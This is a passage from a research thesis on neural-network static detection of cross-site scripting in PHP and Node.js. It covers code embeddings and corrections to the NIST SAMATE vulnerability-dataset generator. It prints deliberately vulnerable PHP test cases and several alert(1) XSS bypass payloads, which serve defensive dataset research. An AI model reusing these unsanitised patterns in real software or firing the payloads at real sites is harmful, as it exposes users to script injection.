This instruction comprises four tokens: `x` , `=` , `3` and, `;` . The order of these tokens has importance in the sentence and, if we take the token `=` as an example, it has a particular context in this instruction. Indeed, among the 4^4 possible combinations of these tokens, we will never see another combination of these symbols to define the assignment of a variable. The CBOW window surrounding the context of the token `=` will allow us to consider the information given by the context in creating the token embedding of this symbol, which we would have lost if we had turned to a symbolic representation. With Word2vec, we were able to build up the embedding tokens of the vocabularies of our programming languages in Chapter 3. To build the code embedding that represents a sample of our codebase, we used the Word-based concatenation technique explained in Section 3.3.1.

Link with this thesis

The sequences of text that make a programming language use a vocabulary representing all possible combinations of symbols, words and punctuation, thus get closing to natural language. Each of these elements constituting programming languages are commonly called tokens. To apply an NLP approach to our

codes, we mapped the words used in natural texts to the tokens constituting the programming texts. In this sense, we used Word2vec to build the features of the vocabularies composing the programming languages we studied. We used the CBOW model to define the features of a given $token_i$ from a window representing the context of the token and predict the values $value_{feature_j}$ (where $1 \leq j \leq n$ and n represents the number of tokens that constitutes the vocabularies) of these features to create its token embedding (i.e. the vector representation of the token with real numbers).

$$token_i = [value_{feature_1}, ..., value_{feature_n}] \mid i, n \in \mathbb{N} \tag{2.21}$$

To obtain the code embeddings of the programs we use a generic regularisation strategy called *shared factors across tasks*. This strategy assumes that tasks $\mathcal{T}$ share the same input $\mathcal{E}$ and are represented by the same code embedding. We apply this strategy to propagate the features created by Word2vec to represent a token and reuse them to represent the instruction sequences of the PHP, Node.js and Hop.js programs we are analysed.

Code2vec technique (PLP)

Code2vec [6] is a prototype that predicts the name of methods from the vector that represents their bodies.




Figure 2.18 – Code2vec's learning algorithm

Let $\mathcal{D}_m$ be a distributed database containing a set of method bodies i to classify such as
$1 \leq i \leq k, k \in \mathbb{N}$.
Let m_i be the i-th distributed vector such as $i \in \mathcal{D}_m$.
Let $\mathcal{C}_m$ be the set of possible classification classes such that $\mathcal{C}_m = \{class_0, class_1, ...class_k\}$.
Suppose that all the i bodies have been previously labelled divided into k classes such as:

$$\forall i \in \mathcal{D}_m, m_i \in class_i, \textit{ where } m_i \textit{ satisfies the method name number } i \tag{2.22}$$

Figure 2.18 shows that prototype's learning algorithm is a supervised learning that processes two types of information simultaneously: the learning distributed vector m_i and its classification. Indeed, it represents the body of a Java method i by learning its distributed representation m_i and estimating the probability distribution $\mathbb{P}(c_i \mid m_i)$, where c_i represents the actual name of the Java method i. The underlying assumption is that the distribution of labels $\mathcal{C}_m$ can be inferred from syntactic paths in $\mathcal{D}_m$.
In input, the Code2vec's learning algorithm takes an Intermediate Representation (IR) of the method body i and, return k outputs such as:

$$\forall i \in \mathcal{D}_m, k \in \mathbb{N}, \sum_{j=1}^{k} \mathbb{P}(c_j \mid m_i) = 1 \tag{2.23}$$

However, at least one of these outputs values is maximized. The higher the probability associated with an output, the more likely the associated label will represent the name of a method i. For example, in the training process, the Code2vec's classification algorithm has to learn how maximized $\mathbb{P}(c_i \mid m_i)$ compare to others. Thus, that algorithm learns a classification rule $\mathcal{H}_m$ that maximizes $\mathbb{P}(c_i \mid m_i)$ by comparing with the others probabilities $\mathbb{P}(c_j \mid m_i)$ in output (where $j \neq i$). To illustrate the capability

```
1    boolean f(Object target) {
2      for (Object elem: this.elements) {
3        if (elem.equals(target)) {
4          return true;
5        }
6      }
7      return false;
8    }
```

Figure 2.19 – Example of Java function called f.

of the Code2vec prototype, let's look at Figure 2.19. This figure illustrates the Java code of a method whose name is to be predicted. This method loops on an attribute of *this* called *elements*. If an element *elem* of *elements* is equal to the object *target* in parameter then the method returns true otherwise false. The body of this method is put into the input of the Code2vec prototype and, the AST representation of this method, shown in Figure 2.20 [4], is used to generate an intermediate representable understandable by the code2vec learning algorithm.
All paths from one leaf of the abstract syntax tree to another are used to generate the intermediate representation. The intermediate representation permits the learning algorithm to generate a distributed vector used to classify the body of the method. In following, we are listed the first five Code2vec predictions for the method related to Figure 2.19 and, Figure 2.20:

4. The generation of this AST is based on the Code2vec prototype available on the website `https://code2vec.org/`




Figure 2.20 – AST built by Code2vec for the function f represented in Figure 2.19.

1. 90.93% chance that the name of the function f is *contains*,
2. 3.54% chance that the name of the function f is *matches*,
3. 1.15% chance that the name of the function f is *canhandle*,
4. 0.87% chance that the name of the function f is *equals*,
5. 0.77% chance that the name of the function f is *containsExact*,

Link with this thesis

To classify the body of methods according to their names, Code2vec uses an intermediate representation using an AST. We extend this intermediate representation to be able to represent the entire source code of a program. Code2vec currently supports Java and C#. Indeed, the intermediate representation is closely linked to the type of language used. We extend this method to use the intermediate representation of a program's source code for PHP, Node.js and, Hop.js. Detailed explanations related to this representation are in Chapters 3 and, 4.

Concerning the learning algorithm of Code2vec, we re-use the part of the neural networks allowing to learn the vector representation p_i of a program i but we change the part concerning the classification learning to map with our binary classification task. Detailed explanations related to this representation are in Chapters 3 and, 4.

CHAPTER 3

Statically Identifying Web Vulnerabilities using Deep Learning

Chapter Abstract — Cross-site Scripting (XSS) is ranked first in the top 25 Most Dangerous Software Weaknesses (2020) of Common Weakness Enumeration (CWE) and places this vulnerability as the most dangerous among programming errors. In this word, we explore static approaches to detect XSS vulnerabilities using neural networks. We compare two different code representations based on Natural Language Processing (NLP) and Programming Language Processing (PLP) and experiment with models based on different neural network architectures for static analysis detection in PHP and Node.js. We train and evaluate the models using synthetic databases. Using the generated PHP and Node.js databases, we compare our results with three well-known static analyzers for PHP code, ProgPilot, Pixy and, RIPS and a known scanner for Node.js, AppScan static mode. Our analyzers using neural networks overperform the results of existing tools in all cases.

3.1 Introduction

Cross-Site Scripting, a.k.a. XSS, vulnerabilities are injection flaws [34] in web applications caused by untrusted inputs flowing to sensitive parts of the application during its execution. Untrusted inputs are commonly called sources, and sensitive targets are called sinks. The principle to programmatically prevent an XSS vulnerability is simple and boils down to the use of correct sanitizers: the absence of a proper sanitizer [40] in a path from source to sink directly implies a potential vulnerability. XSS vulnerabilities have been largely studied in the literature (e.g., [10, 38, 56, 48, 61, 99, 30, 91, 55, 100]) and are relatively well understood by now. For example, the OWASP XSS cheatsheet series project [79] proposes a series of nine rules to correctly sanitize or avoid untrusted inputs in different contexts to prevent XSS attacks. Thus, in theory, the XSS problem is solved. In practice, XSS is still listed as one of the most common vulnerabilities of web applications today (see, e.g., OWASP's Top Ten Project [76], CWE Top 25 [32]).

Different approaches can be used to detect and prevent XSS vulnerabilities. One approach is to use black-box vulnerability scanners [30] that test different crafted untrusted inputs to exploit a vulnerability in the application. If an attack is found, the conclusion is clear: a vulnerability exists. On the one hand, black-box vulnerability scanners have as their main advantage their independence of the web application's technology and their capacity to give a proof of concept of a concrete exploit if a vulnerability exists. On the other hand, it suffers from common drawbacks in testing, such as poor coverage. Other approaches use static and dynamic or hybrid analyses to detect XSS vulnerabilities. A well-known analysis to detect XSS is taint [28, 2, 91], which consists of tracking flows from sources to sinks in the application. Taint tracking analyses have the advantage of determining if a path from source to sink in the application contains a potential vulnerability.

On one side of the spectrum, dynamic analysis, such as dynamic taint tracking analyses [61, 87, 39], is usually easier to implement but holds the disadvantage of analyzing paths that are dynamically explored, that is, executed on specific inputs. On the opposite side of the spectrum, static analysis can potentially cover all paths from sources to sinks and requires source code. Common static approaches to prevent XSS are based on taint tracking [55] or types [102, 19, 35, 88] , to name a few. The most significant disadvantage of XSS static detectors is that they require a considerable design and implementation effort, and they are entirely dependent on the web application's technology. Moreover, they often need to deal with the impedance mismatch problem due to the mix of languages found in the back-end and front-end of web applications [85, 90, 13].

This work explores static approaches to detect XSS vulnerabilities using neural networks. Our thesis is that, compared to other static approaches, neural networks can provide us with precise XSS analyzers by adapting to different web technologies in a reasonably straightforward manner.

To prove this thesis, we compare and tweak for the XSS detection problem two different code representation techniques, based on natural language processing [5] (NLP)

and programming language processing [4, 6] (PLP). Then, we use deep learning [1] to detect XSS vulnerabilities in code written in two mainstream web server-side languages: PHP [81]and Node.js [71] . Machine learning techniques have been previously applied to detect security vulnerabilities (e.g., [50, 100, 14, 98]). Previous works have also studied how well deep learning techniques can help detect XSS vulnerabilities [59, 62, 33, 18, 66, 1, 97]. However, to the best of our knowledge, no previous work has attempted to investigate different code representations to statically detect XSS vulnerabilities in different languages.

One major challenge we encounter to move towards this goal is to find datasets of server-code sources that are reliably classified as XSS vulnerable (unsafe) or XSS free (safe). For XSS vulnerabilities of the third kind, a.k.a. DOM XSS, it is enough to analyze the front-end code of the web application for static detection [62]. Front-end code can easily be obtained [2] by crawling the web, but it is not enough to prove our thesis since we aim at comparing results in different languages, not only JavaScript embedded in HTML. To address the challenge of obtaining appropriate datasets, we started by using the PHP-based dataset provided by NIST [69] in the SAMATE project [70]. We found inconsistencies [3] between the PHP dataset generator and the sanitizing rules of OWASP XSS cheatsheets [79] that led to attacks in several samples classified as safe (see Fig. 3.2 as an example). Hence, we modified the code generator used by NIST to obtain a more reliable and larger dataset (see Table 3.9). Our results show that PLP representations, which encode more knowledge about the semantics of the language into the model, are better suited than NLP representations. We also perform experiments for NLP to evaluate the analyzer's results when only using PHP and when including HTML/JavaScript code. Our results show that by analyzing PHP code along with HTML code, the results are better than only analyzing PHP code.

To augment confidence in our results, we have repeated these experiments by using different distributions of our dataset: we partition the datasets according to different rules from the OWASP cheatsheets to obtain a new distribution of the datasets that we called the *mismatch distribution*. Moreover, we have also written a Node.js generator to obtain a second dataset and repeated the experiments using the mismatch distribution.

We have further compared our results to well-known static analysis tools such as RIPS [26], and Pixy [44] for PHP and AppScan [7] for Node.js, finding that our results outperform the results of these tools in all cases.

Contributions

In summary, our main contribution is to show that neural networks can effectively detect XSS without any loss in precision due to the impedance mismatch

1. We choose to use deep learning rather than classical machine learning approaches because classical machine learning approaches require the manual discovery of model features that turns out to be a complex problem since we want to deal with different web technologies.
2. Notice that frontend code is easy to obtained but still not easy to classify [62].
3. We have communicated these problems to NIST in November 2020. They acknowledged the problems. We shared the corrected generator with them to solve the inconsistencies.

problem or the change of programming languages for the cases of two mainstream languages such as PHP and Node.js.
This contribution can also be presented as a composition of the following contributions:

- We compare two code representations based on NLP and PLP and generate models using different neural network architectures for static analysis detection in PHP and Node.js.
- We compare our PHP results using two different distributions of the datasets.
- We rebuild the PHP generator offered by NIST to correct inconsistencies w.r.t. the OWASP cheatsheets rules for XSS and enlarge the size of the PHP dataset.
- We build a new generator for Node.js code.
- We evaluate models in two different datasets of PHP code:
  — one including HTML/JavaScript as code,
  — one including it as text.
- Using the generated PHP and Node.js datasets, we compare our results with three well-known static analyzers for PHP code (ProgPilot, Pixy, and RIPS), and a known scanner for Node.js, (AppScan static mode). Our analyzers using neural networks overcome the results of existing tools in all cases.

We have made both generators and datasets publicly available and provide all the necessary infrastructure to easily reproduce our results [57].

Extension of article [59]. This chapter revises and extends the article *Statically Identifying XSS using Deep Learning* [59], with the following additional contributions:

- The results in [59] consider only the mismatch distribution. This extension also encompasses the results by using an initial distribution (see Section 3.4).
- In [59], we compare our results with AppScan and ProgPilot. In this extension, we perform further experimental evaluation and comparison with Pixy and RIPS 5.5 (see Section 3.6). This further evaluation supports our results in the sense that both the PLP and NLP models outperform Pixy and RIPS.

In addition, we provide full results, generator's code, and datasets in [57].

Structure of the chapter

Section 3.2 presents the original PHP dataset from NIST and the OWASP rules on which it is based. This section also shows examples of misclassifications in the NIST dataset and how we corrected the generator for our dataset. It also

presents the new dataset for Node.js.
Section 3.3 presents the two techniques that we use to represent the data, based on NLP and PLP, for our models.
Section 3.4 presents the evaluation of our models based on a dataset that is not partitioned according to different OWASP rules (this is called the initial dataset).
Section 3.5 presents the evaluation of our models based on a dataset with similarities removed and split according to different OWASP rules (we call this split: mismatching strategy).
Section 3.6 compares our models with exiting XSS analyzers.
Section 3.7 presents the limitations of our approach.
The related work is given in Section 3.8.
Section 3.9 concludes the chapter.

3.2 Datasets for XSS

One of the essential steps to apply any supervised deep learning algorithm is to design a reliable and comprehensive dataset. In our case, the server-side code cannot be obtained by browsing the web, and it is difficult to reliably and automatically classify the server-side code on public repositories as XSS-safe or unsafe. Thus, we explore the use of a synthetic generator of vulnerabilities for XSS flaws.

3.2.1 PHP Dataset at NIST

We used the PHP generator provided by the SAMATE project [70] at the National Institute of Standards and Technology (NIST)[69] . The generator can build different synthetic PHP source codes affected by a given vulnerability. For XSS, it generates 10,080 samples distributed as follows:

— 5,728 safe samples (57%)
— 4,352 unsafe samples (43%)

To generate these samples, the PHP generator combined all the possibilities between 21 HTML construction templates that follow the OWASP XSS rules [4], 16 PHP user input templates, and 30 diverse types of proper/improper sanitizations to mitigate XSS. The following formula is the generic way to calculate the generated samples:

4. The OWASP Rules are a series of XSS Prevention Sheets covering most typical use cases to clean up sources in several contexts. Each rule covers distinctive types of sink templates and gives the appropriate sanitization to clean them up.

$$\#generatedSamples = \#construction * \#input * \#sanitization \quad (3.1)$$

Figure 3.1 – Three template elements to generate a single sample.

Figure 3.1 illustrates how each generated sample is a combination of these components:

— The first and the last fragments are construction templates that present one of the possibilities to begin and end a PHP sample. Each ending part is the implementation of one OWASP rule. In the example, the inside double quote

attribute template of rule 2 is used.
— The second fragment is an input template composed of one of the distinctive user inputs in PHP. In the example, the `$_GET[]` primitive array is used.
— The third fragment is a sanitization template composed of one option to properly/improperly sanitize or not sanitize a PHP sample. PHP provides several kinds of built-in functions like the `htmlspecialchars` function that is used in this example.

```
<!-- Begin construction template -->
<!DOCTYPE html>
<html>
<head>
<title> XSS </title>
</head>
<body>
<?php
//Input template
class Input{
  private $input;
  public function getInput(){
    return $this->input;
  }
  public  function __construct(){
    $this->input = $_GET['UserData'];
  }
}
$temp = new Input();
$tainted =  $temp->getInput();

//sanitization template
$tainted = addslashes($tainted);

//End construction template
echo "<div id=\"". $tainted ."\">content
</div>";
?>
<h1>Hello World!</h1>
</body>
</html>
```

Figure 3.2 – Example of improper sanitization template with addslashes function classified as SAFE by NIST. An exploit to launch the XSS attack is : ><script>alert(1)</script> used in the URL parameter UserData.

3.2.2 Issues Found in the NIST Database

We found 95 misclassifications in the original PHP generator:
— 74 samples misclassified as safe instead of unsafe due to:
  — specific PHP type juggling errors.
  — mismatching between PHP sanitization function capabilities and the properly sanitization recommendations given by the OWASP rules. An example of such misclassification is shown in the exploit [5] presented in Figure 3.2. In

5. the original sample can be found at http://samate.nist.gov/SARD/view_testcase.php?tID=191377

this example, the addslashes function is used in the sanitization template (line 23). However, this function cannot sanitize rules 1, 2, 3, 4, and 5 because open-angle brackets `<` can break out the double-quoted attribute. An exploit to launch the XSS attack is:

```
><script>alert(1)</script>
```

It has to be used in the URL parameter `UserData`.

— Twenty-one samples misclassified as unsafe instead of safe, especially samples with no flow between the source and the sink of the potential XSS vulnerability.

We illustrate five of these issues from the original dataset in Section 3.2.3.

3.2.3 Fixing and Extending the Generator

To fix the 95 classification errors, we corrected, added, and combined predicate attributes describing each sanitization template (e.g., properly `htmlspecialchars` sanitization function with `ENT_QUOTES` in Figure 3.1) according to the OWASP rules recommendations to sanitize the HTML templates safely [6].
In the following, we illustrate how we fix a series of problems of misclassifications that include the case of Figure 3.2.

CASE ID: 198937 - Addslashes misclassification by NIST

Figure 3.3 shows the NIST test case ID 198937 [7]. NIST classified this PHP source code as safe.
To classify this source code as safe, the NIST generator considers two parts: the sanitization function used on the untrusted data input - line 12 - and the HTML/JavaScript/CSS context where the untrusted data input is inserted - line 15.
To describe its pieces of code, the NIST generator combines two set of attributes. First, the NIST generator uses the following attributes to describe the HTML context - line 15 in Figure 3.3 - where the unstrusted user data `$tainted` is inserted inside a simple quoted value of a `<div>` HTML attribute name called `id`:

$$NIST_{context}[HTML\_attribute\_simple\_quote\_value] = \{rule : 2, simpleQuote : 1\} \quad (3.2)$$

The first attribute of this set $\{rule : 2\}$ means that the context (line 15) belongs to the OWASP rule number two. The second attribute of this set $\{simpleQuote : 1\}$ means that this context contains simple quote characters around the untrusted data input.
The NIST generator uses the following set of attributes to describe the sanitization used on this code, line 12:

6. Our generators and datasets can be found at https://gitlab.inria.fr/deep-learning-applied-on-web-and-iot-security
7. The original version is available at https://samate.nist.gov/SARD/view_testcase.php?tID=198937.

```
1  <!DOCTYPE html>
2  <html>
3    <head/>
4    <body>
5      <?php
6        $array = array();
7        $array[] = 'safe' ;
8        $array[] = $_GET['userData'] ;
9        $array[] = 'safe' ;
10       $tainted = $array[1] ;
11       $tainted = addslashes($tainted);
12       echo "<div id='". $tainted ."'>content</div>"
             ;
13     ?>
14   <h1>Hello World!</h1>
15   </body>
16 </html>
```

Filename: CWE_79__array-GET__func_addslashes__Use_untrusted_data_attribute-simple_Quote_Attr.php

Figure 3.3 – NIST test case ID 198937.

$$NIST_{function}[addslashes] = \{doubleQuote : 1, scriptBlock : 0, simpleQuote : 1, escape : 0\} \quad (3.3)$$

The attributes $\{doubleQuote : 1\}$ and $\{simpleQuote : 1\}$ means that `addslashes` escapes `double quote` and `simple quote` characters.
The attributes $\{scriptBlock : 0\}$ and $\{escape : 0\}$ means that `addslashes` does not escape HTML `<script>` block and escape characters.
To classify the samples, the NIST generator uses the attributes in a specific order in the $NIST_{function}[funcion\_name_j]$ set - where $j \in [1, 30]$. In this sense, because the context contains simple quote characters $\{simpleQuote : 1\}$, and they are described as escaping by the `addslashes` function attribute $\{simpleQuote : 1\}$, this sample is classified as safe without considering the `scriptBlock` predicate attribute.
However, this predicate is fundamental to be in the process of the classification of the `addslashes` function in line 12 because the following payloads can bypass it:

```
1  a'><script>alert(1)</script>
2  a'+><script>alert(1)</script>
3  </div><script>alert(1)</script>
4  ><script>alert(1)</script>
```

The `scriptBlock` predicate sets to 0 means that `<script>` HTML block tag is not escaped by this function. However, in the NIST generator, this attribute is not taken

into account because it only checks when an HTML, CSS and Javascript context is described by a `scriptBlock` descriptor in $NIST_{context}[context\_name_k]$ ($k \in [1, 21]$), as shown in Algorithm 1. Notice that, because the HTML `<div>` tag context is semantically different to HTML `<script>` tag, this misclassification can not be corrected by adding the `scriptBlock` descriptor in the $NIST_{context}[HTML\_attribute\_simple\_quote\_value]$ set:

$$\{scriptBlock : 1\} \notin NIST_{Context}[HTML\_attribute\_simple\_quote\_value] \tag{3.4}$$

Additionally, if we refer to the PHP documentation [8] of the `addslashes` function, in any case, this function does not correctly neutralize `double quote` and `simple quote` characters in the sense of the OWASP recommendations.
To correctly classify the samples that will be sanitized by this `addslashes` function, we corrected, added, and combined predicate attributes describing this sanitization according to the OWASP rules recommendations to sanitize the HTML templates with following ordered attribute types:

$$\begin{aligned} Attributes_{function}[addslashes] = \{&doubleQuote : 0, simpleQuote : 0, \\ &angleBrackets : 0, URL\_HTML\_context : 0, rule0 : 0, rule_1 : 0, \\ &rule_2 : 0, rule_3 : 0, rule_4 : 0\} \end{aligned} \tag{3.5}$$

We added $\{rule_i : n\}$ - where $i \in \{0, 1, 2, 3, 4, 5\}$ and $n \in \{0, 1\}$ - to notice if in the set of the 30 XSS sanitizations, used by the NIST generator, they are sanitizations whose strictly follow at least one of the OWAPS rules. We put down that none of them are able to sanitize as recommended by OWAPS rule 0, rule 2, rule 3, rule 4, rule 5 and only 21 sanitize as describing by OWAPS rule 1. In this sense, without adding nuances to the rules, 70% of the samples would have been described as insecure because none of the NIST generator sanitizations respect strictly the recommandation given for the different HTML, CSS and Javascript contexts represented in the OWASP rule 0, rule 2, rule 3, rule 4 and, rule 5.
Escape `double quote`, and `simple quote` characters in this way do not prevent script code injection as shown previously with the payloads. In this sense, we corrected the values associated to `double quote` and `simple quote`.
Additionally, the $NIST_{function}[addslashes]$ set describes only the escaping of HTML `<script>` block, and it does not describes how to deal with HTML `<style>` block or any usage of `angle bracket` characters in general. To fix that, we added a new predicate `angleBrackets` which describes if `angle bracket` characters are filtered, flushed or encoded with `&#HH;` format or HTML entities (`angleBrackets` sets to 1) or not (`angleBrackets` sets to 0).

8. https://www.php.net/manual/en/function.addslashes.php

Algorithm 1. Part of the NIST classifier algorithm to classify `addslashes` function as safe.

```
1  NIST_Context[HTMLAttributeSimpleQuoteValue] ←
     {rule : 1, simpleQuote : 1};
2  NIST_function[addslashes] ←
     {doubleQuote : 1, scriptBlock : 0, simpleQuote : 1, escape : 0};
3  if scriptBlock ∉ NIST_Context[HTMLAttributeSimpleQuoteValue] then
4      ignore this case;
5  else
6      if
         NIST_Context[HTMLAttributeSimpleQuoteValue] [scriptBlock] = 0
       then
7          ignore this case;
8      else
9          if scriptBlock ∉ NIST_function[addslashes] then
10             ignore this case;
11         else
12             if NIST_function[addslashes] [scriptBlock] ≠ 1 then
13                 return unsafe;
14             end
15         end
16     end
17 end
18 if simpleQuote ∉ NIST_Context[HTMLAttributeSimpleQuoteValue] then
19     ignore this case;
20 else
21     if NIST_Context[HTMLAttributeSimpleQuoteValue] [simpleQuote] =
         0 then
22         ignore this case;
23     else
24         if simpleQuote ∉ NIST_function[addslashes] then
25             ignore this case;
26         else
27             if NIST_function[addslashes] [simpleQuote] = 1 then
                   // We are in this case with the NIST generator
28                 return safe;
29             else
30                 return unsafe;
31             end
32         end
33     end
34 end
   Result: testSafety ← safe;
```

We also added an other attribute called `URL_HTML_context` which describes if a given sanitization is allowed in URL context (sets to 1) or not (sets to 0). Thus, with our modification the sample related to Figure 3.3 is classified as unsafe.

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <script>
5  <?php
6  class Input{
7    private $input;
8    public function getInput(){
9      return $this->input;
10   }
11   public  function __construct(){
12     $this->input = $_GET['UserData'] ;
13   }
14 }
15 $temp = new Input();
16 $tainted =  $temp->getInput();
17 $sanitized = filter_var($tainted,
     FILTER_SANITIZE_MAGIC_QUOTES);
18 $tainted = $sanitized ;
19 echo "x=\"". $tainted."\"" ;
20 ?>
21 </script>
22 </head>
23 <body>
24 <h1>Hello World!</h1>
25 </body>
26 </html>
```

Filename: CWE_79__object-classicGet__func_FILTER-CLEANING-magic_quotes_filter__Use_untrusted_data_script-side_DoubleQuoted_Expr.php

Figure 3.4 – NIST test case ID 196758.

CASE ID: 196758 - filter_var misclassification by NIST

Figure 3.4 shows the NIST test case ID 198958 (without the comments) where the original version is available by following this link : https://samate.nist.gov/SARD/view_testcase.php?tID=196758. NIST classified this PHP source code as safe.
To classify this source code, as previously, the NIST generator describes two parts of the code: the sanitization function used on the untrusted data input - line 20 - and the JavaScript context where the untrusted data input is inserted - line 25.

To describe the JavaScript context - line 25 in Figure 3.4 - the NIST generator use the following attributes set :

$$NIST_{Context}[scriptSideDoubleQuotedExpr] = \{rule : 3, doubleQuote : 1\} \tag{3.6}$$

As shown, an untrusted data input is inserted in a JavaScript side double quote expresssion inside an `<script>` HTML tag. This Javascript context is described by the $NIST_{Context}[scriptSideDoubleQuotedExpr]$ as a context that following the OWASP rule 3 and the untrusted data input $\$tainted$ is inserted inside `double quote` characters.
On the other hand, to describe the `filter sanitize magic quotes` flag of the `filter_var` function, the NIST generator uses the following set of attributes :

$$NIST_{function}[filterCleaning_{magicQuote}] = \{doubleQuote : 1, scriptBlock : 0, simpleQuote : 1, escape : 0\} \tag{3.7}$$

In Algorithm 2, the first condition to check is the OWASP rule related to the context of the source code, Figure 3.4. However, this condition is finally skiped by the fact that, $NIST_{function}[filterCleaning_{magicQuote}]$ set have not an `escape` attribute set to 1.
The second condition checked is the `scriptBlock` attributes of the $NIST_{function}[filterCleaning_{magicQuote}]$, which is bypassed, because, the $NIST_{Context}[scriptSideDoubleQuotedExpr]$ does not have a `scriptBlock` attributes.
Additionally, both of the attribute sets that described this sample (Figure 3.4) have an `doubleQuote` attributes. Thus, the value of `doubleQuote` attribute of the sanitization function guides the NIST generator to classify this sample as safe.
However, we can bypass the sanitization function of this code by using the following payloads:

```
1 cdb6588806847081094 99b823ed79948%2F%2F%3C%2Fscript%3
    E%3Cscript%3E-alert(1)%2F%2F%5C
2 %3D%29%C3%A7%22%C3%A9%26%2F%2F%3C%2Fscript%3E%3
    Cscript%3E-alert%281%29%2F%2F%5C
```

Algorithm 2. Part of the NIST classifier algorithm to classify `filter_var` function as safe.

```
1  NIST_Context[scriptSideDoubleQuotedExpr] ←
     {rule : 3, doubleQuote : 1};
2  NIST_function[filterCleaning_magicQuote] ←
     {doubleQuote : 1, scriptBlock : 0, simpleQuote : 1, escape : 0};
3  if NIST_Context[scriptSideDoubleQuotedExpr][rule] = 3 then
4      if NIST_function[filterCleaning_magicQuote][escape] = 1 then
5          return unsafe;
6  if scriptBlock ∉ NIST_Context[scriptSideDoubleQuotedExpr] then
7      ignore this case;
8  else
9      if NIST_Context[scriptSideDoubleQuotedExpr][scriptBlock] = 0 then
10         ignore this case;
11     else
12         if scriptBlock ∉ NIST_function[filterCleaning_magicQuote] then
13             ignore this case;
14         else
15             if NIST_function[filterCleaning_magicQuote][scriptBlock] ≠ 1
                 then
16                 return unsafe;
17 if doubleQuote ∉ NIST_Context[scriptSideDoubleQuotedExpr] then
18     ignore this case;
19 else
20     if NIST_Context[scriptSideDoubleQuotedExpr][doubleQuote] = 0 then
21         ignore this case;
22     else
23         if doubleQuote ∉ NIST_function[filterCleaning_magicQuote] then
24             ignore this case;
25         else
26             if NIST_function[filterCleaning_magicQuote][doubleQuote] = 1
                 then
                   // We are in this case with the NIST generator
27                 return safe;
28             else
29                 return unsafe;
   Result: testSafety ← safe;
```

```
<!DOCTYPE html>
<html>
  <head>
    <style>
      <?php
      class Input{
        public function getInput(){
          return $_GET['UserData'] ;
        }
      }
      $temp = new Input();
      $tainted =  $temp->getInput();
      $tainted = $tainted  == 'safe1' ? 'safe1': '
         safe2';
      //flaw
      echo "body { color :\'". $tainted ."\' ; }" ;
    ?>
    </style>
  </head>
  <body>
    <h1>Hello World!</h1>
  </body>
</html>
```

Filename : CWE_79__object − directGet__ternary_white_list__Use_untrusted_data_propertyValue_CSS − quoted_Property_Value.php

Figure 3.5 – NIST test case ID 196617.

To fix this misclassification, we modified the attributes set context by adding `scriptBlock` attributes as below:

$$Attributes_{Context}[scriptSideDoubleQuotedExpr] = \{rule : 3, \quad doubleQuote : 1, \quad scriptBlock : 1\} \tag{3.8}$$

We modified the `doubleQuote` and `simpleQuote` attributes value because the `filter sanitize magic quotes` flag does not sanitizes the quotes characters as the recommandation of the OWASP $rule_3$.
We added also the other attributes as below:

$$Attributes_{function}[filterCleaning_{magicQuote}] = \{doubleQuote : 0, simpleQuote : 0, angleBrackets : 0, URL\_HTML\_context : 0, rule_0 : 0, rule_1 : 0, rule_2 : 0, rule_3 : 0, rule_4 : 0\} \quad (3.9)$$

Additionnally, the part related to this kind of classification was modified as shown in Algorithm 3.

CASE ID: 196617 - Ternary condition misclassification by NIST

Figure 3.5 shows the NIST test case ID 196617 (without the comments) where the original version is available by following this link : `https://samate.nist.gov/SARD/view_testcase.php?tID=196617`. NIST classified this PHP source code as unsafe.
To classify this source code, as previously, the NIST generator describes two parts of the code: the sanitization function used on the untrusted data input - line 15 - and the CSS context where the value of the `$tainted` is inserted - line 25 - in a single quote property value.
To describe the CSS context - line 15 in Figure 3.5 - the NIST generator use the following attributes set :

$$NIST_{context}[quotedCSSPropertyValue] = \{rule : 4\} \quad (3.10)$$

